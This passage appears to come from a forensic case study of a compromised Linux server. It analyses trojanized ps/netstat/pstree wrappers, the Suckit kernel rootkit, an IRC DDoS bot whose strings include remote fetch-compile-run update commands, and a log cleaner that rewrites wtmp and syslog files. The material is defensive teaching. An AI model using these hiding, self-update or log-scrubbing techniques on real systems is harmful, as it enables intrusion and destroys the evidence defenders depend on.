last                  X 500      ??         0.02 secs Sat Apr 26 18:21
less                    500      ??         0.02 secs Sat Apr 26 18:21
last               F    500      ??         0.00 secs Sat Apr 26 18:21
w                  F    500      ??         0.00 secs Sat Apr 26 18:20
hostname           F    500      ??         0.00 secs Sat Apr 26 18:20
xauth                   500      ??         0.02 secs Sat Apr 26 18:20
tcsh              S     500      tty1       0.10 secs Sat Apr 26 16:07
ls                 F    500      tty1       0.00 secs Sat Apr 26 16:07
hostname           F    500      tty1       0.00 secs Sat Apr 26 16:07
```

`lastcomm` logged the executed command, the invoking user, and execution runtime. Notice the repeated execution of `.pst`, a hidden binary. The logs reveal persistent verification of host identity via `hostname`, alongside repeated checks on active users and recent logins. Prior to activating `acct`, the administrator intentionally simulated a server reboot to observe attacker reactions; upon reconnecting, the first action user `duende` took was verifying host identity to ascertain whether the machine had been cloned or placed in a honeynet trap.

A targeted search for hidden files across `/dev` produced the following unauthorized binaries:

```
241477   64 -rwxr-xr-x   1 root     root        58412 Oct 27  2001 /dev/.pst
241498   92 -rwxr-xr-x   1 root     root        86892 Nov 23  2001 /dev/.nst
225715   16 -rwxr-xr-x   1 root     root        13224 Mar  2  2002 /dev/.tree
225524   32 -rwxr-xr-x   1 root     root        32236 Oct 27  2001 /dev/.tp
```

Analyzing these executables:

`/dev/.pst`:

```
.pst: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

Header inspection via `file` confirmed a native x86 ELF executable. Extracting string constants:

```
Linux version %d.%d.%d
Compiled with: libc %d, internal version %d.%d
libc assumed lame, using fprintf to emulate fputs.
header_gap=%d lines_to_next_header=%d
screen_cols=%d screen_rows=%d
personality=0x%08x (from "%s")
EUID=%d TTY=%d,%d Hertz=%ld
********* simple selection *********  ********* selection by list *********
-A all processes                      -C by command name
-N negate selection                   -G by real group ID (supports names)
-a all w/ tty except session leaders  -U by real user ID (supports names)
-d all except session leaders         -g by session leader OR by group name
-e all processes                      -p by process ID
T  all processes on this terminal     -s processes in the sessions given
a  all w/ tty, including other users  -t by tty
g  all, even group leaders!           -u by effective user ID (supports names)
r  only running processes             U  processes for specified users
x  processes w/o controlling ttys     t  by tty
*********** output format **********  *********** long options ***********
-o,o user-defined  -f full            --Group --User --pid --cols
-j,j job control   s  signal          --group --user --sid --rows
-O,O preloaded -o  v  virtual memory  --cumulative --format --deselect
-l,l long          u  user-oriented   --sort --tty --forest --version
                   X  registers       --heading --no-heading
                    ********* misc options *********
-V,V show version       L  list format codes  f  ASCII art forest
-m,m show threads       S  children in sum    -y change -l format
-n,N set namelist file  c  true command name  n  numeric WCHAN,UID
-w,w wide output        e  show environment   -H process heirarchy
Process selection options conflict.
Internal error in ps! Please report this bug.
```

These strings prove that `/dev/.pst` was an unstripped, unmodified copy of `ps`.

`/dev/.nst`:

```
.nst: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

Extracting embedded strings:

```
net-tools 1.60
netstat 1.42 (2001-04-15)
Fred Baumgarten, Alan Cox, Bernd Eckenfels, Phil Blundell, Tuan Hoang and others
usage: netstat [-veenNcCF] [<Af>] -r         netstat {-V|--version|-h|--help}
       netstat [-vnNcaeol] [<Socket> ...]
       netstat { [-veenNac] -i | [-cnNe] -M | -s }
        -r, --route              display routing table
        -i, --interfaces         display interface table
        -g, --groups             display multicast group memberships
        -s, --statistics         display networking statistics (like SNMP)
        -M, --masquerade         display masqueraded connections
        -v, --verbose            be verbose
        -n, --numeric            don't resolve names
        --numeric-hosts          don't resolve host names
```

```
       --numeric-ports          don't resolve port names
       --numeric-users          don't resolve user names
       -N, --symbolic           resolve hardware names
       -e, --extend             display other/more information
       -p, --programs           display PID/Program name for sockets
       -c, --continuous         continuous listing
       -l, --listening          display listening server sockets
       -a, --all, --listening   display all sockets (default: connected)
       -o, --timers             display timers
       -F, --fib                display Forwarding Information Base (default)
       -C, --cache              display routing cache instead of FIB
  <Socket>={-t|--tcp} {-u|--udp} {-w|--raw} {-x|--unix} --ax25 --ipx --netrom
Usage: x25_route [-v] del Target[/mask] [dev] If
```

This established that `/dev/.nst` was an authentic copy of `netstat`.

`/dev/.tree`:

```
.tree: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
     dynamically
linked (uses shared libs), stripped
```

Extracting strings:

```
usage: pstree [ -a ] [ -c ] [ -h | -H pid ] [ -l ] [ -n ] [ -p ] [ -u ]
%14s[ -G | -U ] [ pid | user]
       pstree -V
    -a     show command line arguments
    -c     don't compact identical subtrees
    -h     highlight current process and its ancestors
    -H pid highlight process "pid" and its ancestors
    -G     use VT100 line drawing characters
    -l     don't truncate long lines
    -n     sort output by PID
    -p     show PIDs; implies -c
    -u     show uid transitions
    -U     use UTF-8 (Unicode) line drawing characters
    -V     display version information
    pid    start at pid, default 1 (init)
    user   show only trees rooted at processes of that user
```

The hidden binary `.tree` was an authentic copy of `pstree`. The presence of these clean utilities hidden in `/dev` demonstrated that the system binaries installed under `/bin/ps`, `/bin/netstat`, and `/usr/bin/pstree` had been deliberately compromised to hide malicious activity from administrative tools.

Executing `/dev/.tree` on the live system generated an uncensored process tree:

```
[1minit,1)[0m
  |-(keventd,2)
  |-(i2oevtd,7)
  |-(kjournald,8)
```

```
|-(khubd,57)
|-(kjournald,112)
|-portmap,152,daemon)
|-(rpciod,163)
|-(lockd,164)
|-syslogd,252)
|-klogd,265)
|-inetd,284)
|-lpd,299,daemon)
|-sshd,314)
|   |-sshd,6951)
|   |   `-sshd,6953,duende)
|   |       `-tcsh,6954)
|   `-sshd,18706)
|       `-bash,18708)
|           `-mc,29247)
|               `-bash,29250) -rcfile .bashrc
|                   `-last,6546)
|                       `-(last,6548)
|-xfs,318) -daemon
|-atd,326,daemon)
|-cron,329)
|   |-cron,7772)
|   |   `-sh,7773,mail) -c ...
|   |       `-exim,7774) -q
|   `-cron,11793)
|       `-sendmail,11809) -i -FCronDaemon -odi -oem root
|   `-gdm,334)
|   `-(gdm,4739)
|       |-XFree86,4740) :0 -deferglyphs 16 -nolisten tcp vt7 -auth /var/lib/gdm/:0.Xauth
|       `-gdmlogin,5377,gdm) --disable-sound --disable-crash-dialog
|-getty,352) 38400 tty4
|-getty,353) 38400 tty5
|-getty,354) 38400 tty6
|-su,892)
|-su,4609,solanill)
|-bash,6746)
|   `-mc,7342)
|       |-cons.saver,7344) /dev/tty2
|       `-bash,7345) -rcfile .bashrc
|-[1mbash,6747)[0m
|   |-last,7031)
|   |   `-(last,7033)
|   `-[1m.tree,7791)[0m -achlnpu
|-notifyme,6787) -C duende
|-bash,7483)
|   `-ps,7724) -u root
|       `-sh,7726) -c ...
|           `-egrep,7728) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
            popclean|popclean|ps
|               `-(egrep,7729)
|-exim,7787) -Mc 199GX3-00021V-00
|-tar,11017) chf - sbin
|   `-(tar,11019)
|-sendmail,11820) -i -- brenton@helios.ifm.lab.edu.mx
|-egrep,12689,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
            popclean|popclean|ps
|   `-(egrep,12690)
|-egrep,14928,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
            popclean|popclean|ps
|   `-(egrep,14929)
|-echo,19340) a\c
```

```
  |   `-(echo,19342)
  |-egrep,19341) c
  |   `-(egrep,19343)
  `-egrep,26825) -l ^[0-5]\040 /dev/.libn
      `-(egrep,26826)
```

This uncensored output unmasked active filtering pipelines completely invisible when using the trojanized `pstree`:

```
-egrep,14928,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
          popclean|popclean|ps
  |   `-(egrep,14929)
```

This reveals a pipeline running under user duende actively filtering out process signatures associated with the planted malicious tools.

5.1.1 Deep Process Analysis and Discovery of `/dev/.pst`

To inspect process memory and active environment parameters, `ps auxe` was executed:

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
-------------------------------------------------------------------------------------------
[Forensic administrative session (192.0.2.89)]
root     18706  0.0  0.7   6552 1884 ?        S    13:39   0:03  \_ /usr/sbin/sshd
root     18708  0.0  0.5   2268 1316 pts/4    S    13:39   0:00  |   \_ -bash
                                                                      [SSH_CLIENT=192.0.2.89 32817 22]
root     29247  0.0  0.7   2952 1780 pts/4    S    16:22   0:01  |       \_ mc
                                                                      [OLDPWD=/root/chkrootkit-0.40]
root     29250  0.0  0.5   2236 1288 pts/5    S    16:22   0:00  |           \_ bash -rcfile .
     bashrc
root      6546  0.0  0.0   1260  248 pts/5    T    17:54   0:00  |               \_ last
root      6548  0.0  0.0      0    0 pts/5    Z    17:54   0:00  |                   \_ [last <
     defunct>]

[Adversary interactive session duende (pivoting from atlas - 192.0.2.20)]
root      6951  0.0  0.6   6400 1712 ?        S    20:09   0:00  \_ /usr/sbin/sshd
duende    6953  0.0  0.7   6408 1820 ?        S    20:09   0:00      \_ /usr/sbin/sshd
duende    6954  0.0  0.6   2780 1528 pts/6    S    20:09   0:00          \_ -tcsh
                                                                      [SSH_CLIENT=192.0.2.20 34189 22]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]

[Active process filtering pipelines]
duende   12689  0.0  0.0   1284  252 ?        T    07:43   0:00 /bin/egrep -v "egrep|dnsquery|-
     bash|..."
                                                                      [PWD=/dev/zqft4]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]
duende   14928  0.0  0.0   1284  252 ?        T    10:04   0:00 /bin/egrep -v "egrep|dnsquery|-
     bash|..."
                                                                      [PWD=/home/staff/duende]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]

[Live interception: ps substitution by /dev/.pst]
root      7756  0.0  0.6   3552 1564 tty1     R    21:34   0:00  \_ /dev/.pst eaxfu
root      6787  0.0  0.1   1260  440 pts/5    S    18:24   0:00 notifyme -C duende
```

```
root      7724  0.0  0.1  1284  388 tty3     T    21:32   0:00  \_ ps -u root
root      7726  0.0  0.3  2024  888 tty3     T    21:32   0:00      \_ sh -c /dev/.pst -u root
     | egrep -v ...
root      7728  0.0  0.0  1280  248 tty3     T    21:32   0:00          \_ /bin/egrep -v "egrep
     |dnsquery|..."
root      7729  0.0  0.0     0    0 tty3     Z    21:32   0:00              \_ [egrep <defunct
     >]
-------------------------------------------------------------------------------
```

This dump provided undeniable forensic confirmation:

1. **Verified Remote Origin:** The variables `SSH_CLIENT=192.0.2.20` and `REMOTEHOST=atlas.ifm.lab.edu.mx` attached to duende's processes confirmed that the adversary operated remotely, leveraging departmental server `atlas` as a pivot jump box into `helios`.
2. **Deception Wrapper in ps:** The invocation `ps -u root` (PID 7724) did not execute the authentic system utility, but rather a malicious wrapper that called `/dev/.pst` and piped its output through an `egrep -v` regular expression to censor targeted process names: `dnsquery`, `popclean`, `identd`, `plogd`, and `screen`.
3. **Working Directory Evidence:** The environment parameter `PWD=/dev/zqft4` on PID 12689 confirmed that the attacker was actively running tools out of the hidden device tree staging directory.

To check the scope of system binary corruption, `chkrootkit` was executed:

```
Checking `basename'... INFECTED
Checking `biff'... INFECTED
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... INFECTED
Checking `date'... INFECTED
Checking `du'... not infected
Checking `dirname'... INFECTED
Checking `echo'... INFECTED
Checking `egrep'... not infected
Checking `env'... INFECTED
Checking `grep'... INFECTED
Checking `hdparm'... not found
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... INFECTED
Checking `inetdconf'... INFECTED
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
Checking `netstat'... INFECTED
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rshd'... not found
```

```
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not infected
Checking `traceroute'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... /tmp/982235016-gtkrc-429249277
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while... nothing found
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... You have    11 process hidden for ps command
Warning: Possible LKM Trojan installed
Checking `rexedcs'... not found
Checking `sniffer'...
Checking `wted'... Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'...
```

`chkrootkit` flagged widespread infection across core system utilities (`basename`, `cron`, `date`, `echo`, `grep`, `netstat`, `inetd`).

Crucially, `chkrootkit` reported: `You have 11 process hidden for ps command` and issued a warning of a **Possible LKM Trojan installed**. This signaled that a Loadable Kernel Module or direct kernel-memory hook was dynamically intercepting system calls to conceal running processes.

This finding marked a critical turning point in the investigation. When the operating

system kernel itself is subverted and tampers with the truth of essential commands such as `ps`, `ls`, and `find`, live analysis on the running host can no longer be trusted. Continuing live operations introduced unacceptable risks of tipping off the adversary and triggering destructive anti-forensic countermeasures. The target server was immediately taken offline, volatile memory preserved, and the bit-stream disk image moved to the forensic laboratory for uncompromised differential RPM benchmarking.

Discrepancies Between /proc and Userland ps

The alert emitted by `chkrootkit` (*You have 11 process hidden for ps command*) arises by comparing the entries returned by the `sys_getdents()` system call on `/proc` against the output parsed by `ps`. If an attacker modifies the kernel process list but neglects to conceal the corresponding numeric subdirectories in `/proc`, how can an examiner list active PIDs using a shell script that bypasses compromised system binaries?

Contemporary Forensic Perspective: EDR and Telemetry Collection

In 2004, live adversary surveillance relied on virtual terminal tapping tools (`ttysnoop`), recurrent `w` loops, and manual inspection of `/var/log/wtmp`. Today, modern Endpoint Detection and Response (EDR) agents such as CrowdStrike Falcon, SentinelOne, and Microsoft Defender for Endpoint gather continuous kernel-level telemetry via *eBPF* on Linux or *Kernel Patch Protection* (*PatchGuard*) on Windows, tracking child process trees, system calls, network sockets, and memory mutations without disrupting the analyst's session.

Part III

Post-Mortem Forensic Analysis and Deep Reconstruction

Chapter 6

Differential Analysis with the Reference Baseline

The comparative forensic analysis method contrasts the state of the target system against a clean, identical baseline installation deployed in an isolated laboratory environment. In GNU/Linux distributions, utilities such as `rpm -V` or `debsums` allow investigators to verify file sizes, modification timestamps, ownership attributes, and MD5 cryptographic checksums against the vendor's official package database.

6.1 Binary Benchmarking with chkrootkit and Package Databases

Investigative priority focused on validating the binaries flagged as trojanized by `chkrootkit`. In total, 1,999 executables across system paths were systematically audited.

6.1.1 Detailed Analysis of Binary `/bin/ps`

File path: `/bin/ps`

Binary string extraction:

```
/lib/ld-linux.so.2
libc.so.6
strcpy
fgets
system
feof
malloc
__deregister_frame_info
setgid
strcmp
sprintf
```

```
fclose
fopen
_IO_stdin_used
__libc_start_main
strlen
setuid
__register_frame_info
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
$Id: ps.c,v 1.11 2001/09/03  Exp $
[1;33m%s
/bin/su -
/dev/.libpt
egrep
%s|%s
%sps
%s %s
/dev/.pst
%s%s | /bin/egrep -v "%s"
```

These strings reveal that the compromised binary reads the blacklist from `/dev/.libpt` and executes `egrep` to censor matching process names dynamically. The binary was trojanized to conceal running malware from system administrators.

6.1.2 Detailed Analysis of Binary `/bin/netstat`

Similarly, inspecting text strings within `/bin/netstat` exposed an identical filtering architecture applied to network sockets:

```
/bin/su -
/dev/.libn
egrep
%s|%s
%sps
%s %s
/dev/.nst
%s%s | /bin/egrep -v "%s"
```

This binary parses `/dev/.libn` and suppresses active network connections from display output.

`/usr/bin/pstree`:

```
/bin/su -
/dev/.libtr
egrep
%s|%s
%sps
%s %s
/dev/.tree
%s%s | /bin/egrep -v "%s"
```

This trojanized wrapper reads `/dev/.libtr` to conceal process trees.

`/sbin/init`:

```
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/dev/zqft4
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
Done, pid=%d
/dev/zqft4/.rc
use:
%s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
Failed to change %s hiding (%d)!
%s hiding is now %s!
kmalloc
_kmalloc
__kmalloc
/dev/zqft4
/dev/kmem
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
/dev/kmem
/dev/null
core
FUCK: Got signal %d while manipulating kernel!
/sbin/init!
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
'Yi
/dev/null
1.3b
/dev/zqft4/.sniffer
/proc/
/proc/net/
```

```
socket:[
/sbin/init
/sbin/init!
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```

Because these strings matched those extracted from `/dev/zqft4/sk`, cryptographic MD5 hashes were computed for both binaries:

```
4237949f8b00fc64feb9b575a5f6e1dc  /dev/zqft4/sk

4237949f8b00fc64feb9b575a5f6e1dc  /sbin/init
```

The two files are bit-for-bit identical. The matching MD5 hash:

`4237949f8b00fc64feb9b575a5f6e1dc`

proves that the operating system's bootstrap daemon (`/sbin/init`) was replaced by a copy of the malicious binary `/dev/zqft4/sk`.

Dissection of the Suckit v1.3b Rootkit and /dev/kmem Evasion

Forensic analysis of binary structures and embedded strings categorizes artifact sk as the notorious **Suckit Rootkit version 1.3b** (authored by security researcher *sd* and published in *Phrack* #58 in December 2001).
Unlike traditional contemporary rootkits (such as *Knark* or *Adore*) that relied on Loadable Kernel Modules (*LKM*) and required the kernel to be compiled with `CONFIG_MODULES=y`, **Suckit completely eliminated the need for LKMs**:

1. **Direct Physical Memory Injection:** It opens the special character device `/dev/kmem` in read/write mode with `root` privileges.
2. **IDT and Syscall Table Resolution:** It reads the Interrupt Descriptor Table (*IDT*) to locate the kernel base address in memory and resolves the `sys_call_table[]` vector.
3. **Kernelspace Memory Allocation:** It resolves the kernel function `kmalloc()` and executes it directly to allocate persistent memory inside protected kernel address space.
4. **System Call Hooking:** It redirects critical syscalls including `sys_getdents64` (directory listing), `sys_read`, and `sys_kill` to its injected routines.
5. **Exclamation Mark Concealment Rule (`!`):** Any file, directory, or process whose name ends with an exclamation point (`!`) is filtered out from kernel responses, rendering it completely invisible to `ls`, `find`, `ps`, and all standard userland utilities.
6. **Boot Persistence:** By replacing `/sbin/init` (PID 1) and renaming authentic init to `/sbin/init!`, Suckit ensures that upon every reboot the kernel is repatched in memory before delegating execution to the authentic init.

The architecture of Suckit's memory injection and system call interception is illustrated in Figure 6.1.




Figure 6.1: Physical memory injection mechanism and system call interception by the Suckit v1.3b rootkit.

Storage media was searched systematically for hidden files employing Suckit's `!` invisibility suffix, identifying the following assets:

```
485151   28 -rwxr-xr-x   1 root     root        27844 Apr  8 11:02 /sbin/init!
533481   32 -rwxr-xr-x   1 root     root        31707 Apr  8 11:02 /dev/zqft4/bash!
533491    4 -rw-r--r--   1 root     root           90 Apr 16 11:56 /dev/zqft4/bd!
533485   28 -rwxr-xr-x   1 1018     1018        25163 Aug  4  2002 /dev/zqft4/local!
533488   12 -rwxr-xr-x   1 root     root         9602 Apr  8 11:02 /dev/zqft4/clean!
533490    4 -rwxr-xr-x   1 root     root           90 Apr 16 11:40 /dev/zqft4/smurf!
```

Analyzing these executables:

`/sbin/init!`:

```
/sbin/init!: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

String analysis and cryptographic hash comparison confirmed that `/sbin/init!` was the legitimate, uncompromised system init binary.

`/dev/zqft4/bash!`:

```
ka0sphere.freeftp.org
ka0sphere.getmyip.com
ka0sphere.zapto.org
ka0sphere.sytes.net
ka0sphere.servequake.com
ka0sphere.servepics.com
ka0sphere.servemp3.com
ka0sphere.serveirc.com
ka0sphere.servehttp.com
ka0sphere.servehalflife.com
ka0sphere.servegame.com
ka0sphere.serveftp.com
ka0sphere.servecounterstrike.com
ka0sphere.servebeer.com
ka0sphere.redirectme.net
ka0sphere.no-ip.org
ka0sphere.no-ip.info
ka0sphere.no-ip.com
ka0sphere.no-ip.biz
ka0sphere.myvnc.com
ka0sphere.myftp.org
ka0sphere.myftp.biz
ka0sphere.hopto.org
ka0sphere.bounceme.net
ka0sphere.3utilities.com
ka0sphere.mine.nu
ka0sphere.kicks-ass.org
ka0sphere.is-a-geek.org
ka0sphere.homeunix.com
ka0sphere.gotdns.com
cha0sphere.theroots.la
cha0sphere.phearnet.org
```

```
cha0sphere.hackerzlair.org
cha0sphere.flooooooooooooood.la
cha0sphere.evilnet.la
NOTICE %s :Someone needs a miracle
NOTICE %s :BYSIN <target> <port> <secs>
NOTICE %s :Packeting %s.
NOTICE %s :SLICE2 <destination> <lowport> <highport> <secs>
NOTICE %s :Error in SLICE2: Low > high.
cant find %s!
NOTICE %s :PAN <target> <secs>
NOTICE %s :Panning %s.
NOTICE %s :MAJIN <target> <secs>
NOTICE %s :Majin'n %s.
NOTICE %s :UPDATE <host> <port> <username> <pass> <src:bin>
NOTICE %s :Unable to create socket (Wierd, you shouldnt get this error and ITS NOT MY FAULT!).
NOTICE %s :Unable to resolve address.
NOTICE %s :Unable to connect to dump site.
220
NOTICE %s :Error while logging in to dump: %s
USER %s
331
PASS %s
230
REST 0
gcc --help
Usage
TYPE I
200
NOTICE %s :GCC not found and cannot create passive binary mode: %s
PASV
227
NOTICE %s :Error while starting passive to dump: %s
RETR %s
NOTICE %s :Unable to create socket.
NOTICE %s :Unable to connect to streamed dump site.
NOTICE %s :Receiving update.
mkdir /tmp
/tmp/.c
(gcc -o %s /tmp/.c; rm -rf /tmp/.c; kill -9 %d; kill -9 %d; %s &) > /dev/null
/tmp/.o
(mv /tmp/.o %s; chmod 755 %s; kill -9 %d; kill -9 %d; %s &) > /dev/null
NOTICE %s :UPDATEHTTP <host> <src:bin>
NOTICE %s :Unable to connect to http.
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
(gcc -o %s /tmp/.c; rm -rf /tmp/.c; kill -9 %d; %s &) > /dev/null 2>&1
(mv /tmp/.o %s; chmod 755 %s; kill -9 %d; %s &) > /dev/null
NOTICE %s :GET <host> <save as>
http://
NOTICE %s :Receiving file.
NOTICE %s :Saved as %s
kill -9 %d;kill -9 0
NOTICE %s :Killing pid %d.
KILL
KILLALL
VERSION
```

```
SLICE2
MAJIN
UPDATE
UPDATEHTTP
chrysaor
kamikaze
cha0sphere
eCliPs
CaRb0nE
IRC
#leming
PRIVMSG %s :%s
MODE %s +ix %s
inside.l3ming
JOIN %s :%s
MODE %s +tnmsk %s
WHO %s
PONG %s
NOTICE %s :I'm having a problem resolving my host, someone will have to SPOOFS me manually.
leming
NICK %s
PING
PRIVMSG
/etc/rc.d/rc.local
"%s%s"
"%s%s"
Someone needs a miracle
cr4sh
NICK %s
USER %s localhost localhost :%s
ERROR
```

This was an autonomous IRC DDoS bot and backdoor capable of joining channels (`#leming`), executing remote commands, and launching distributed denial-of-service flooding attacks (`PAN`, `MAJIN`, `SLICE2`, `BYSIN`).

`/dev/zqft4/local!`:

Executing this binary in an isolated test environment disrupted the boot sequence. It was designed to run in conjunction with auxiliary components rather than standalone.

`/dev/zqft4/clean!`:

```
/var/log/messages
/var/log/secure
/var/log/xferlog
/var/log/maillog
messages.hm
secure.hm
xferlog.hm
maillog.hm
HideMe
Usage: %s <user> <host> <IP>
/var/run/utmp
Uh ? utmp target not locked. Getting outta here.
utmp target processed.
/var/log/wtmp
```

```
Uh? wtmp target not locked. Getting outta here.
wtmp.hm
Damn! Problems targeting wtmp. Getting outta here.
/bin/mv wtmp.hm /var/log/wtmp
Ach. Couldn't replace %s .
/bin/chmod 644 /var/log/wtmp
wtmp target processed.
/var/log/lastlog
Uh? lastlog target not locked. Getting outta here.

lastlog target processed.
Processing %s
Hmmm. Couldn't reach var ...
                DONE.
mv messages.hm /var/log/messages
mv secure.hm /var/log/secure
mv xferlog.hm /var/log/xferlog
mv maillog.hm /var/log/maillog
```

This was `HideMe`, a specialized anti-forensic log cleaner. It scrubbed specified usernames, hostnames, and IP addresses from binary logs (`wtmp`, `utmp`, `lastlog`) and text logfiles (`messages`, `secure`, `xferlog`, `maillog`).

Forensic Analysis of Log Scrubbers

The `clean!` binary (*HideMe*) parses and rewrites binary accounting records (`wtmp` and `utmp`) to excise entries for a specific IP or username. Because it writes modifications to a temporary file (`wtmp.hm`) and overwrites the active log via `mv`, which inode metadata timestamps on `/var/log/wtmp` are anomalously altered, and how do they expose tampering under timeline analysis (*mactime*)?

Contemporary Forensic Perspective: Kernel Hardening and Deprecation of /dev/kmem

During the incident period (Linux kernels 2.2 and 2.4), the special character device `/dev/kmem` allowed any superuser process to write directly to arbitrary physical and virtual kernel addresses. This architectural vulnerability fueled the proliferation of rootkits such as Suckit. In contemporary Linux kernels, this vector has been eliminated: `CONFIG_DEVKMEM` is deprecated and disabled, `CONFIG_STRICT_DEVMEM` restricts physical memory access, and modern hardware-software controls such as *Kernel Lockdown Mode*, *Kernel Address Space Layout Randomization* (*KASLR*), *Control Flow Integrity* (*CFI*), and mandatory module signing prevent unauthorized runtime kernel modification.

Chapter 7

Detection of Trojanized Binaries and Rootkits

Userland rootkits operated by replacing standard administrative utilities (such as `ps`, `ls`, `netstat`, `find`, and `login`) with tampered counterparts that selectively filtered out adversary processes, hid rogue directories, and established covert backdoors guarded by hardcoded credentials.

7.1 Heuristic Scanning and Malware Signature Detection

Numerous executables examined across the storage volume exhibited abnormal header structures and non-standard string sections. To perform an automated signature sweep, the forensic disk clone was scanned using the `f-prot` antivirus engine for Unix/Linux systems.

Files bearing signatures intended exclusively for Microsoft Windows operating systems were excluded from the forensic report, as they constituted benign non-executable artifacts commonly received through external incoming email. In GNU/Linux production environments, investigative focus centered on detecting worms, backdoors, and infected or trojanized native system binaries.

Listing 7.1 presents a representative excerpt of the findings after auditing 181,711 filesystem objects on the disk image.

Listing 7.1: Excerpt of infections detected by antivirus scanning on the target system.

```
/root/usr/bin/last                      Infection: Unix/RST.A
/root/usr/bin/strace                    Infection: Unix/RST.A
/root/sbin/killall5                     Infection: Unix/RST.A
/root/sbin/sulogin                      Infection: Unix/RST.A
/root/bin/ps                            Infection: Unix/RST.A
/root/dev/zqft4/local!                  Infection: Unix/Osf.A
```

```
/home/staff/duende/paw++                    Infection: Unix/RST.B
/home/staff/duende/prog/c/lc/une            Infection: Unix/RST.B
/home/staff/duende/prog/c/lc/linfo          Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/mapea          Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/particion      Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/correlacion    Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/cadena        Infection: Unix/RST.A
